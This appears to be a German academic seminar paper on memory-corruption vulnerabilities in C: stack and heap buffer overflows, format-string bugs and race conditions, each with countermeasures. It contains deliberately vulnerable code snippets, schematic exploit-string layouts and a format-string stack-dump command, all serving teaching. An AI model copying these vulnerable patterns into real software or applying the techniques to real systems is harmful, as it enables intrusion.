Beim Eintritt in die angesprungene Funktion legt diese zuerst den aktuellen Framepointer auf den Stack, und alloziert danach Speicherplatz für alle in ihr deklarierten lokalen Variablen (ebenfalls auf dem Stack), indem sie den *Stack-Pointer* um den für die Variablen benötigten Platz dekrementiert[2]. Da das *Allozieren* und *Deallozieren* des Speicherplatzes für diese Variablen automatisch beim Betreten und Verlassen der Funktion geschieht, nennt man diese *automatische Variablen*.

Das Aussehen des *Stacks* während eines Funktionsaufrufs wird in Tabelle 2 noch einmal visualisiert.

Rücksprungadresse
Framepointer
Parameter 1
Parameter 2
Automatische Variable 1
Automatische Variable 2

Tabelle 2: Belegung des *Stacks* während eines Funktionsaufrufs

Hierbei muss beachtet werden, dass bestimmte Architekturen *Speicherausrichtung* verlangen, d.h. dass der Speicher nur in Blöcken gewisser Größe adressiert werden kann, also evtl. mehr Platz reserviert werden muss, als für die Speicherung der Variablen eigentlich notwendig wäre.

Bei der hier betrachteten x86-Architektur ist Speicherausrichtung zwar prinzipiell nur bei der Verwendung von *SIMD* Instruktionen notwendig und ansonsten optional, wird allerdings aus Performancegründen trotzdem oft vorgenommen.

Ist die Vorbereitungsphase abgeschlossen, beginnt die aufgerufene Funktion ihre Arbeit und schließt diese irgendwann durch ein explizites oder implizites `return()` ab.

Hierzu werden die Assembler-Instruktionen *leave*, welche den von der Funktion allozierten Speicher aufräumt, und *ret*, die die auf dem *Stack* gespeicherte Rücksprungadresse anspringt, indem sie diese in *%eip* lädt, verwendet.

3.2 glibc

Die Programmiersprache C besitzt keine eingebauten Funktionen. Diese werden erst durch externe Bibliotheken zur Verfügung gestellt. Die wichtigste dieser Bibliotheken ist die so

[2]Dekrementieren deshalb, weil der *Stack* nach unten wächst.

genannte *Standard C Library*, in der sich unter anderem Funktionen für Ein- und Ausgabe, die Speicherverwaltung sowie ein Interface zu den *System-Calls* des verwendeten Betriebssystems befinden.

Es gibt viele verschiedene Implementierungen dieser Standard-Bibliothek, die auch kurz *libc* genannt wird – die bekannteste dürfte allerdings die *GNU-C-Bibliothek*, kurz *glibc* sein.

Darüber hinaus gibt es jedoch noch unzählige weitere Implementierungen, wie z.B. die der Betriebssysteme Free-, Net- und OpenBSD, die *dietlibc* sowie die *msvcrt.dll* von Microsoft. Aufgrund ihrer großen Verbreitung, wird hier jedoch nur die *glibc* betrachtet.

Sofern eine C-Bibliothek für die Plattform, für die ein Programm geschrieben wird, verfügbar ist, kann die Bibliothek beim Linken des Programms frei gewählt werden. Wurde das Programm dynamisch gelinkt, muss die entsprechende Library zum Zeitpunkt der Ausführung auf dem Zielsystem vorhanden sein.

Unabhängig davon, ob man ein Programm statisch oder dynamisch linkt, werden beim Starten des Programms alle aus der *libc* verwendeten Funktionen in den Hauptspeicher geladen, so dass sie verwendet werden können.

Konkret bedeutet dies, dass sich alle verwendeten *libc*-Funktionen zur Laufzeit des Programms im Adressraum des selbigen befinden.

Darüber hinaus ist die verwendete *libc* für die Verwaltung des *Heap*-Speichers verantwortlich. Der *Kernel* stellt lediglich Speicher-Seiten zur Verfügung, die genaue Organisation muss allerdings im *Userspace* vorgenommen werden.

4 Stack-Buffer-Overflows

4.1 Einleitung

Bei *Stack-Buffer-Overflows* handelt es sich um die bekanntesten Vertreter der Kategorie *Buffer-Overflow* und somit um die häufigsten Sicherheits-Lücken überhaupt. Hierbei handelt es sich um Fehler, bei denen die Kapazitäten von auf dem *Stack* liegenden Variablen überschritten werden.

4.2 Funktionsweise

Stack-Buffer-Overflows entstehen dadurch, dass mehr Daten in eine auf dem *Stack* liegende Variable eingelesen werden, als in dieser eigentlich gespeichert werden können.

Sehr häufig passiert so etwas bei der Verwendung von *Strings*. *Strings* sind in *C* als Array von *chars* realisiert. Damit Funktionen, die Strings verarbeiten, wissen, wann diese Strings zu Ende sind, wird an das Ende eines Strings eine *Binäre Null* angehängt. Problematisch hierbei ist allerdings, dass nirgendwo gespeichert ist, wie viel Platz für die Variable, in der ein String gespeichert wird, reserviert wurde. Werden zur String-Verarbeitung Funktionen wie `gets()` oder `strcpy()` eingesetzt, die die Länge der eingegebenen Strings nicht beschränken, so kann es passieren, dass ein Schreiben über das Ende eines Strings erfolgt.

Damit ein *Stack-Buffer-Overflow*, und somit eine für einen Angreifer ausnutzbare Lücke, entsteht, muss sich die Variable, in die geschrieben wird, auf dem *Stack* befinden. Dies ist allerdings für jede automatische Variable, die innerhalb einer Funktion verwendet wird, bereits erfüllt.

Um dies zu verdeutlichen, ein Beispiel:

```
1  void function(int a, int b, int c) {
2      char buffer1[5];
3      char buffer2[80];
4
5      // Buffer 2 lesen
6      fgets(buffer2, 19, stdin);
7
8      // Buffer 2 in Buffer 1 kopieren
9      strcpy(buffer1, buffer2);
10 }
```

Hier werden zunächst zwei Variablen, *buffer1* und *buffer2*, deklariert. Da es sich um Variablen innerhalb einer Funktion handelt, landen diese auf dem Stack.

In der Variable *buffer1* können nun bis zu 5 Zeichen gespeichert werden (Zeile 2) – von denen allerdings, wegen der geforderten Terminierung mit einer Binären Null, nur 4 verwendet werden können. In der Variable *buffer2* können allerdings bis zu 80 Zeichen (Zeile 3) gespeichert werden – von denen auch wiederum nur 79 nutzbar sind.

In Zeile 6 werden nun Daten von *stdin* (was in der Regel die Tastatur ist) in die Variable *buffer2* eingelesen. Der zweite Parameter der Funktion `fgets()` stellt sicher, dass das Einlesen nach 19 Zeichen abgebrochen wird.

Es wurden nun bis zu 19 Byte in die Variable *buffer2* eingelesen. Zusätzlich hängt *fgets* nun noch eine *binäre Null* an *buffer2* an, um das Ende des eingegebenen Strings zu markieren. Die Gesamtlänge des Strings in *buffer2* kann nun also bis zu 20 Byte betragen.

Problematisch wird es nun in Zeile 9: Hier wird der Inhalt von *buffer2* in die Variable *buffer1* kopiert. Wie wir sehen, wird der Funktion `strcpy()` kein Parameter übergeben, der die Anzahl der kopierten Bytes beschränken würde.

Diese Funktion kopiert nun so lange Zeichen aus *buffer2* in *buffer1*, bis sie in *buffer2* auf eine *binäre Null* trifft, die das Ende der in *buffer2* gespeicherten Zeichenkette markiert.

buffer1 kann lediglich 4 Zeichen aufnehmen, in *buffer2* sind allerdings bis zu 19 Zeichen gespeichert. Dies kann zu einem Problem werden: Ein String in *C* ist nichts anderes, als ein *Array* von *chars*. Die dazugehörige Variable ist ein Pointer auf das erste Element dieses *Arrays*. Nun tut die Funktion `strcpy()` nichts anderes, als diesen Pointer für jedes zu schreibende Zeichen jeweils um ein Byte zu inkrementieren. Dabei hat sie gar keine Möglichkeit festzustellen, wenn der Pointer, den sie inkrementiert, gar nicht mehr in den für die Variable vorgesehen Speicherplatz sondern auf den Speicherplatz einer ganz anderen Variable zeigt. Für den Fall, dass die gelesene Variable länger ist, als die, in die geschrieben wird, wird `strcpy()` andere Variablen üeberschreiben.

4.3 Exploits

Wie wir gesehen haben, ist es möglich, in *Array-Variablen* mehr Daten einzulesen, als Platz für diese reserviert wurde.

Die Frage ist nun, wie sich dieses Verhalten dazu ausnutzen lässt, das betroffene Programm zur Ausführung von Schadcode zu bringen.

In Abschnitt 3.1 wurde gezeigt, dass die Adresse, an die ein Programm nach dem Ausführen einer Funktion zurückkehrt, auch auf dem Stack abgelegt wird.

Array-Variablen werden in aufsteigender Richtung geschrieben, wohingegen der *Stack* in absteigende Richtung wächst. Konkret bedeutet dies, dass ein Schreibvorgang über die Grenzen eines *Arrays* dazu führt, dass Variablen, die in der Vergangenheit auf den *Stack* gelegt wurden, überschrieben werden.

Da die Rücksprungadresse zeitlich vor dem Anlegen der automatischen Variablen auf dem *Stack* abgelegt wurde, ist es möglich, dass durch das Schreiben hinreichend vieler Zeichen in eine automatische Variable irgendwann auch die Rücksprungadresse der Funktion, in der wir uns momentan befinden, überschrieben wird.

Wie lässt sich dies nun zum Ausführen, beliebigen Codes ausnutzen? Hierzu gibt es mehrere Möglichkeiten:

- Die bekannteste ist, den Code, den man ausführen möchte, vor der Rücksprungadresse in die überlaufende Variable zu schreiben und danach die Rücksprungadresse auf den Anfang dieses Codes zu setzen. Da dieser Code meistens eine *Shell* startet, nennt man ihn auch *Shell-Code*.

  Da oft nicht bekannt ist, an welcher Adresse im Speicher man sich gerade befindet, ist dies nicht immer einfach. Hierbei kann es hilfreich sein, den Code am Anfang mit *NOP*-Befehlen aufzufüllen, so dass man den Code nicht genau treffen muss.

  Ein weiteres Problem ist, dass oft nur sehr wenig Platz zur Verfügung steht, so dass der Code sehr kompakt gestaltet sein muss.[3]

- Eine elegantere Möglichkeit zum Ausführen beliebigen Codes ist es, an Stelle des Codes Parameter für eine Funktion aus der *libc* (sinnvollerweise *execve* oder *system*) auf den *Stack* zu legen, und dann die Rücksprungadresse auf diese Funktion zu setzen. Dies nennt man auch *Return-to-libc-Angriff* (vgl. Abschnitt 4.4.1).

Insgesamt muss also einen spezieller *String* erzeugt werden, der dem verwundbaren Programm als Eingabe übegeben wird. Zunächst muss ein geeigneter Wert für die Rücksprungadresse gefunden werden.

Dieser Wert wird dann hexadezimal in den zu erzeugenden String geschrieben. Da es sich bei x86 um eine *Little-Endian-Architektur* handelt, muss die Reihenfolge der Bytes in der Rücksprungadresse umgedreht werden, so dass das Byte mit der geringsten Wertigkeit (*Least significant Byte*, *LSB*) am Anfang, und das mit der höchsten Wertigkeit (*Most significant Byte*, *MSB*) am Ende steht.[4]

Nun fügt man, je nach gewählten Angriff, entweder den Shell-Code auf der linken Seite, oder die Parameter für die *libc-Funktion* auf der rechten Seite der Rücksprungadresse in den *String* ein.

Als letzten Schritt füllt man diesen *String* so lange von links mit Füllzeichen auf, bis man die manipulierte Rücksprungadresse so weit verschoben hat, dass sie später genau den Wert der Rücksprungadresse auf dem Stack überschreibt.

Der gesamt Vorgang wird in Abbildung 1 noch einmal verdeutlicht.

Für einen Angriff mit *Shellcode-Injection* sollte der manipulierte String nun folgendes Format haben:

```
<Fuellzeichen><Shellcode><Neue Ruecksprungadresse>
```

[3] Mittlerweile gibt es Toolkits wie *Metasploit*, mit denen sich Exploits und Shellcodes im Baukastenverfahren herstellen lassen.

[4] Dies bereitete dem Autor beim erstellen eines Demo-Exploits einiges Kopfzerbrechen.




Abbildung 1: Schematische Darstellung eines Stack-Buffer-Overflows

Bzw. folgendes im Falle eines *Return-to-libc-Angriffs*:

```
<Fuellzeichen><Neue Ruecksprungadresse><Paramter fuer libc-Funktion>
```

4.4 Gegenmaßnahmen

4.4.1 Data-Execution-Prevention

Data Execution Prevention, von manchen Herstellern auch *Write or Execute*, *Exec Shield* oder *Executable space protection* genannt, ist eine Methode, Speicherbereiche als nicht ausführbar zu markieren. Dies kann entweder *Hardware-Unterstützt* mittels des *NX-Bits* von AMD oder des *XD-Bits* von Intel oder aber mittels Software-Emulation erreicht werden. Die *Hardware-Unterstützte-Variante* ist allerdings nur auf x86-Prozessoren mit 64-Bit Erweiterungen verfügbar.

Wird so z.B. der gesamte *Stack* als nicht ausführbar markiert, führt die oben beschriebene Attacke, bei der *Shell-Code* auf den *Stack* gelegt wird, und die Rücksprungadresse auf diesen gesetzt wird, zu einem Fehler und das Programm terminiert anormal.

Dies bringt allerdings auch Probleme mit bestimmter Anwendungs-Software mit sich, falls diese Teile ihres Codes wie z.B. Plugins auf dem *Stack* ablegt. Als so z.B. mit *Service Pack 2 Data Execution Prevention* in *Windows XP* eingeführt wurde, funktionierte einige Software wie *Microsoft Office*, *Adobe Photo-Shop* oder der *DivX-Codec* nicht mehr, so dass diese Software von dieser Schutzmaßnahme ausgeschlossen werden musste – was natürlich dazu führte, dass die betroffene Software auch nicht mehr geschützt wurde.

Lange Zeit wurde angenommen, dass mit *Data Execution Prevention* u.ä. Methoden *Stack-Buffer-Overflows* nicht mehr auftreten können. Dies lag daran, dass das Ablegen von *Shell-Code* auf dem *Stack* die verbreitetste Möglichkeit war, *Stack-Buffer-Overflow-Lücken* auszunutzen.

Mithilfe der in Abschnitt 4.3 beschriebenen *Return-to-libc* Attacke ist es jedoch möglich, *Data Execution Prevention* komplett auszuhebeln: Da direkt in einen Speicherbereich gesprungen

wird, der ausführbar sein muss, ist ein ein Ablegen von ausführbarem Code gar nicht mehr erforderlich.

Ohne weitere Schutzmaßnahmen bietet Data Execution Prevention also keinen ausreichenden Schutz vor *Stack-Buffer-Overflow-Lücken*.

4.4.2 ASLR

Address Space Layout Randomization oder kurz *ASLR* ist eine Technik, die die Position von Elementen wie z.B. *Heap*, *Stack* und die Adresse von Funktionen im Speicher zufällig verändert. Hierdurch soll das Ausnutzen eines *Buffer-Overflows* erschwert bis unmöglich gemacht werden, da ein Angreifer idealerweise nicht mehr vorhersagen kann, wo sich was im Speicher befindet und seine manipulierten Sprünge daher ins Leere laufen.

Die Position der Elemente im Speicher wird entweder beim Starten des Programms oder zur *Compile-Zeit* festgelegt. Hierdurch soll insbesondere die *Return-to-libc* Attacke erschwert werden, da es dem Angreifer nicht möglich sein soll, die Position der *libc*-Funktionen im Speicher vorherzusagen. Daher ist diese Technik besonders sinnvoll in Kombination mit der oben genannten *Data-Execution-Prevention*.

Implementiert wird diese Technik unter anderem von dem *PaX*-Patch für den *Linux* Kernel, *OpenBSD*, *Windows Vista* sowie *Mac-OS X 10.5* („Leopard“)[5].

Wie Shachman et. al. in [SGPM+04] zeigen, lässt sich mit dieser Technik auf 32-Bit Rechnern lediglich eine Entropie von 16-20 Bit erreichen, was in der Praxis einen Angriff zwar verlangsamen, aber nicht effektiv verhindern kann. Die Autoren schlussfolgern daher, dass diese Technik nur auf 64-Bit Rechnern einen sinnvollen Schutz darstellt. Weist die fehlerhafte Software über den *Buffer-Overflow* hinaus eine weitere Lücke auf, durch die es möglich wird, die Adresse von Funktionen im Speicher zu bestimmen (In Frage käme hierfür z.B. der in Abschnitt 6.1 beschriebener *Format-String-Fehler*), so ist es möglich, den Schutz von *ASLR* ohne großen Aufwand zu umgehen.

4.4.3 Stack-Smashing-Protection

Traditionelle Angriffe auf *Stack-Buffer-Overflow-Lücken* basieren alle auf dem Überschreiben der Rücksprungadresse auf dem Stack. Als *Stack-Smashing-Protection* werden eine Reihe von Maßnahmen bezeichnet, die zur *Compile-Zeit* eines Programms getroffen werden können, um dies zu verhindern.

Hier wird zwischen zwei Möglichkeiten unterschieden, dies zu realisieren:

- Speichern der Rücksprungadresse außerhalb des *Stacks*:

  Spezielle Programme wie z.B. *Stack-Shield* verändern den Programmcode dahingehend, dass die Rücksprungadresse außerhalb des *Stacks* in einer weiteren, stack-artigen Datenstruktur abgelegt wird. Je nach Einstellung wird nun entweder immer die Rücksprungadresse aus dieser Kontrolldatenstruktur genommen oder es wird beim Rücksprung der Wert auf dem *Stack* wird mit dem der Kontrolldatenstruktur verglichen und bei Nicht-Übereinstimmung wird die Ausführung des Programms abgebrochen.

- Schützen der Rücksprungadresse mittels eines Kontrollwerts („*Canary*“):

[5] Wobei die *Mac-OS* Implementierung bereits im Vorfeld als nicht effektiv gilt.

Programme wie *StackGuard*, der *Microsoft Visual Studio C/C++ Compiler* sowie *GCC* sind dazu in der Lage, zwischen der Rücksprungadresse und der auf dem *Stack* gespeicherten Variablen einen Kontrollwert (ein so genanntes „*Canary*“) abzulegen, und zum Zeitpunkt des Rücksprungs zu überprüfen, ob dieser Kontrollwert immer noch unverändert auf dem *Stack* liegt. Die Idee dahinter ist, dass der Angreifer beim Überschreiben der Rücksprungadresse immer auch den Kontrollwert überschreibt, wodurch diese Manipulation beim Überprüfen des selbigen sofort auffällt und die Ausführung des Programms abgebrochen wird. Dies wird in Tabelle 3 noch einmal verdeutlicht.

Rücksprungadresse
Kontroll-Wert (Canary)
Framepointer
Parameter 1
Parameter 2
Automatische Variable 1
Automatische Variable 2

Tabelle 3: Ausschnitt eines mit Canary-Werten geschützten Stacks

[Rich02] beschreibt diverse Angriffe gegen *Stack-Smashing-Protection*. Fazit dieses Artikels ist, dass Maßnahmen, die lediglich die Rücksprungadresse, nicht aber den auf dem *Stack* gespeicherten *Frame-Pointer* schützen, einen erfolgreichen Angriff zwar erschweren, nicht jedoch unterbinden. Die Vermutung liegt daher nahe, dass auch *Stack-Smashing-Protection* keinen ausreichenden Schutz gegen *Stack-Buffer-Overflow*-Angriffe bietet.

4.4.4 Verwendung sicherer Funktionen

Keine der oben genannten Techniken bietet einen perfekten Schutz gegen *Stack-Buffer-Overflow-Angriffe*. Dies zeigt deutlich, dass die Verantwortung für die Sicherheit eines Programms letztendlich beim Programmierer liegt, der dieses erstellt hat.

Sichere Alternativen für Funktionen wie `strcpy()` oder `gets()` sind verfügbar und die Gefährlichkeit von Funktionen, die die Eingabe Länge von Zeichenketten nicht überprüfen ist seit vielen Jahren bekannt.

Aus sicherheitstechnischer Sicht wäre es angebracht, solche unsicheren Funktionen komplett aus der *libc* zu verbannen, und die Programmierer so zur Verwendung sicherer Funktionen zu zwingen.

5 Heap-Buffer-Overflows

5.1 Einleitung

Programme haben neben der Verwendung von statisch definierten Variablen die Möglichkeit, zur Laufzeit mittels `malloc()` und ähnlichen Funktionen, dynamisch Speicher vom Betriebssystem anzufordern. Solche Anfragen werden dann aus dem *Heap* bedient. In Abschnitt 2.3.2 wurde beschrieben, dass es sich bei dem *Heap* um eine zur Laufzeit des Programms wachsende Datenstruktur am Ende des Datensegments handelt.

Um die Verwaltung des *Heap*-Speichers zu vereinfachen und eine übermäßige Fragmentierung zu verhindern, wird der *Heap*-Speicher in Form von Blöcken vergeben. Hierzu befindet sich

am Anfang eines Blockes ein Header, in dem zwei Pointer, einen auf den vorherigen, einen auf den nächsten Block, die Größe des Blocks sowie die Angabe, ob der Block benutzt oder unbenutzt ist, gespeichert wird. Dies ist in Abbildung 2 noch einmal illustriert.




Abbildung 2: Alloziierter Speicher als doppelt verlinkte Liste.

Zwei gleich große Blöcke können mit einer *merge-Operation* zu einem größeren Block verschmolzen werden. Üblicherweise wird dies bei der Freigabe von Speicher von der Funktion `free()` durchgeführt.

Wird die Funktion `free()` auf einen allozierten Block ausgeführt, so reicht diese den Block an das `unlink()-Makro` weiter, welches den Block aus der Liste der zugewiesenen Speicher-Blöcke entfernt. Die Funktionsweise könnte in etwa folgendermaßen aussehen:

```
1  #define unlink(block){
2      // Temporaere Variablen
3      (Header *) prevblock;
4      (Header *) nextblock;
5
6      // Aus vorherigem Block aushaengen
7      prevblock       = block->prev;
8      prevblock->next = block->next;
9
10     // Aus nachfolgendem Block aushaengen
11     nextblock       = block->next;
12     nextblock->prev = prevblock;
13
14     // Pointer in ausgehaengtem Block auf Null setzen
15     block->prev     = NULL;
16     block->next     = NULL;
17 }
```

Außerdem kann ein großer Block mit einer *split* Operation in zwei kleinere Blöcke zerlegt werden. Dies ist typischerweise notwendig, wenn `malloc()` keinen Block findet, der klein genug ist, um die Anfrage zu erfüllen. Zwar wäre es ohne weiteres möglich, dem Programm einen größeren Block zurückzugeben, als es eigentlich angefordert hat, dies wäre aber natürlich eine Verschwendung kostbaren Arbeitsspeichers.

5.2 Funktionsweise

Vergebene Blöcke werden innerhalb des *Heaps* als doppelt verkettete Liste gespeichert. Zu Beginn eines jeden Blocks befindet sich ein *Header* mit Kontrollinformationen über diesen Block. Wenn es nun einem Angreifer gelingt, mehr Daten in einen Block zu schreiben, als dieser eigentlich aufnehmen kann, so kann er über die Grenzen dieses Blocks in den angrenzenden Block schreiben. Da sich hier der Header des angrenzenden Blocks befindet, wird es dem Angreifer so möglich, diesen *Header* zu überschreiben.

Die Ursachen dafür, dass mehr Daten in einen Block geschrieben werden als darin Platz vorhanden ist, sind meist die selben wie bei *Stack-Buffer-Overflows*, nämlich eine falsche Kontrolle der Länge von Zeichenketten.

5.3 Exploits

Wie kann nun aber das Umsetzen der *Header*-Felder dazu verwendet werden, schadhaften Code auf dem angegriffenen System auszuführen?

Gelingt es einem Angreifer, den *Header* eines zugewiesenen Blocks erfolgreich zu überschreiben und ihn derart zu manipulieren, dass der *next-Zeiger* anstatt auf den nächsten Block, auf eine Stelle im Speicher zeigt, in der vom Angreifer eingeschleuster Code liegt, dann ist er evtl. in der Lage, Schadcode auf dem angegriffenen System auszuführen.

Hierzu muss er den *prev-Zeiger* so verändern, dass er nicht auf einen vorherigen Block im Speicher, sondern auf die Rücksprungadresse der aktuellen Funktion im *Stack* zeigt. Wird nun auf den so modifizierten Block die Funktion `free()`, und damit auch das `unlink()`-Makro angewendet, so versucht dieses, den modifizierten Block aus der verketteten Liste des zugewiesenen Speicherbereichs auszuhängen.

Dazu folgt das Makro dem *prev*-Pointer des modifizierten Blocks – der im obigen Beispiel ja auf die Rücksprungadresse im *Stack* zeigt – und ersetzt diesen durch den *next*-Pointer, also durch den Pointer auf den eingeschleusten *Shell-Code*.

5.4 Gegenmaßnahmen

5.4.1 Canary-based-Heap-Protection

Analog zu dem in Abschnitt 4.4.3 beschriebenen Verfahren, ist es möglich, zwischen die einzelnen Blöcke ein *Canary*, also einen Kontrollwert zu legen. Wird ein Block überschrieben, so wird auch der Kontrollwert überschrieben. Wird nun der so manipulierte Block wieder freigegeben, überprüft das *Memory-Management* das *Canary*, was natürlich fehlschlägt und einen Abbruch des Programms veranlasst.

Dieser Art von Schutz wird beispielsweise von *Microsoft Windows XP* ab *Service Pack 2* implementiert.

In [Anis04] wird jedoch eine Möglichkeit beschrieben, diesen Schutz in *Windows* auszuhebeln. Der Angriff basiert darauf, dass eine Überprüfung nicht stattfindet, wenn sich der betroffene Bereich des *Heaps* in einer sogenannten *Lookaside-List*, also einer Art in Software implementiertem *Cache* befindet. Da es sich hier jedoch um einen *Implementierungsfehler* handelt, ist davon auszugehen, dies in absehbarer Zeit von *Microsoft* behoben wird.

5.4.2 Konsistenzprüfung des Heaps

In [Lind06] wird vorgeschlagen, bei jedem Aufruf von `unlink()` zu überprüfen, ob die *next*- und *prev*-Pointer überhaupt auf den *Heap* zeigen. Hierzu ist es evtl. notwendig, einmal rekursiv allen Pointern zu folgen. Dies würde zwar einen gewissen Overhead erzeugen, dafür würde allerdings auch das Überschreiben von Daten außerhalb des *Heaps* unterbunden werden. Implementierungen dieser Technik waren zum Zeitpunkt dieser Ausarbeitungen jedoch noch nicht bekannt.

6 Format-String-Fehler

6.1 Einleitung

Angriffe auf *Format-String-Fehler* sind relativ neu und kamen erst vor einigen Jahren auf. Obwohl schon seit vielen Jahren bekannt war, dass *Format-String-Fehler* zu Programmabstürzen führen können, dachte man bis vor kurzem, dass es nicht möglich ist, diese Fehler dazu auszunutzen, um Code auf ein Zielsystem einzuschleusen. Dass es sich hierbei um einen Irrtum handelte, demonstrierte ein Hacker mit dem Nickname *tf8* auf sehr dramatische Weise mit einem *Remote-Root-Exploit* für *WU-FTP*. Seitdem haben sich sehr viele unterschiedliche und vielseitige Angriffe auf diese Art von Lücken entwickelt.

6.2 Funktionsweise

Format-Strings dienen dazu, den Ablauf bestimmter Klassen von Funktionen wie z.B. `printf()` zu steuern. Prinzipiell handelt es sich bei einem Format-String um eine Anweisung, wie ein String zusammenzubauen ist. Hierzu enthalten Format-String spezielle Marken, die durch weitere, der Funktion übergebene Parameter ersetzt werden. Hier ein Beispiel:

```
1    int alter       = 36;
2    char vorname[]  = "Peter";
3    char nachname[] = "Mayer";
4    printf("Name: %s %s, Alter: %i\n", vorname, nachname, alter);
```

In diesem Beispiel wird das erste %s durch die *String-Variable Vorname*, das zweite %s durch *Nachname* und das %i durch die *Integer-Variable alter* ersetzt. Die Ausgabe würde also konkret „`Name: Peter Mayer, Alter: 36`“ lauten.

Wie werden nun aber *Format-Strings* verarbeitet? Argumente für Funktionen werden über den *Stack* übergeben, d.h. als erstes Argument bekommt die Funktion – in unserem Beispiel also `printf()` – den *Format-String* übergeben. Diesen parst sie nun und liest für jedes gefundene Format-Zeichen die zu dem Format-Zeichen entsprechende Anzahl von Bytes[6] vom Stack, wo eigentlich die zu den Format-Zeichen passenden Parameter liegen sollten.

Problematisch wird dies immer dann, wenn es möglich wird, *Format-Strings* von außen einzuschleusen. Betrachten wir dazu folgendes fehlerhafte Programm:

```
1    #include <stdio.h>
2
3    int main(int argc, char * argv[]){
4        if(argc)
5            printf(argv[1]);
6    }
```

Wenn diesem Programm Parameter übergeben werden, gibt es diese auf *stdout* aus. Diese Art der Verwendung von `printf()` wurde lange Zeit als einfache Methode, *String-Variablen* auszugeben, benutzt.

Werden im ersten Argument beim Aufruf *Format-Zeichen* übergeben, so werden diese von `printf()` interpretiert. Da `printf()` aber keine weiteren Parameter übergeben wurden, wird das angezeigt, was sich als nächstes auf dem *Stack* befindet. Mit einer geschickten Abfolge von Format-Zeichen ist es so z.B. möglich, den Inhalt des *Stacks* zu lesen:

[6] Für %i würden so z.B. 4 Bytes gelesen werden. Für %s wird so lange gelesen, bis das erste mal eine binäre Null auftritt, die einen String terminiert.

```
‘--> ./a.out "%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x"
bfe069b4.bfe06938.080483f9.bfe06940.bfe06940.bfe06988.b7e94ea8.00000000%
```

Bei einem Vergleich dieser Ausgabe mit der Ausgabe des Programms *objdump* ergibt sich, dass es sich bei dem dritten Parameter, hier mit dem Wert 0x080483f9, um die Rücksprungadresse handelt.

6.3 Exploits

Mit dem im vorherigen Kapitel gezeigten Weg, sich den Inhalt des *Stacks* anzeigen zu lassen, lässt sich bereits sehr viel Schaden anrichten. So ist es z.B. möglich, *Canaries* vom *Stack* auszulesen und so die in Abschnitt 4.4.3 beschriebene *Stack-Smashing-Protection* auszuhebeln. Auch das in Abschnitt 4.4.2 beschriebene *ASLR* verliert so seine Wirkung, da nun bekannt ist, um welchen Offset der *Stack* verschoben wurde, woraus sich sehr leicht die Position anderer Funktionen im Speicher berechnen lässt.

Dies ist zwar alles bereits sehr hilfreich, die entscheidende Frage ist jedoch, ob es möglich ist, mithilfe von geschickt erzeugten *Format-Strings* Inhalte im Speicher zu überschreiben. Hierzu wäre ein Formatzeichen notwendig, das z.B. `printf()` dazu veranlasst, etwas in den Speicher zu schreiben. Ein Zeichen welches genau dies tut ist %n, das dazu dient, die Anzahl der bisher geschriebenen Zeichen in einen als Parameter übergebenen Zeiger auf einen Integer zu schreiben. Mit einer geschickten Kombination aus Formatzeichen und dem mehrfachen Verwenden von %u, %x und %n ist es so möglich, beliebiger Werte jeweils Byte für Byte in den Speicher zu schreiben. Eine genaue Anleitung hierzu findet sich unter [Scut01].

6.4 Gegenmaßnahmen

Mithilfe einiger Modifikationen der im vorherigen Abschnitt beschriebenen Attacke ist es möglich, praktisch beliebige Stellen im Speicher zu schreiben. *Format-String-Angriffe* werden somit zu einer vielseitigen Bedrohung, da gängige Abwehrmechanismen wie z.B. *Stack-Smashing-Protection* komplett umgangen werden. Glücklicherweise sind *Format-String-Fehler* relativ einfach aufzuspüren, hierfür gibt es eine Reihe von Tools wie z.B. *TESOgcc* oder *pscan*.

7 Race-Conditions

7.1 Einleitung

Race-Conditions sind Fehler, die dadurch entstehen, dass gewisse Operationen, die voneinander abhängen, nicht atomar durchgeführt werden. Hängt z.B. die Ausführung einer gegebenen *Funktion B* von einer Überprüfung eines Sachverhaltes von einer *Funktion A* ab, und verändert sich dieser Sachverhalt nach dem Ausführen von *Funktion A* und vor dem Ausführen von *Funktion B*, so spricht man von einer *Race-Condition*.

7.2 Funktionsweise

Race-Conditions treten oft auf, wenn Dateirechte überprüft werden sollen. Stellen wir uns z.B. ein Programm vor, das mit *Super-User* Rechten läuft und Usern ermöglichen soll, gewisse Operationen auf ihren eigenen Dateien auszuführen, die ihnen als normalen Usern nicht zur Verfügung stehen (ein typisches Beispiel hierfür ist z.B. der *Drucker-Spooler*). Hierzu

überprüft das Programm zuerst, ob die Datei wirklich dem entsprechenden User gehört und führt danach eine bestimmte Operation (also z.B. Ausdrucken) darauf aus:

```
1    int main(int argc, char * argv[]){
2        if(access(argv[1], R_OK) != 0)
3            // Kein Zugriff
4            exit(1);
5
6        // Zugriff OK
7        do_something(argv[1]);
8    }
```

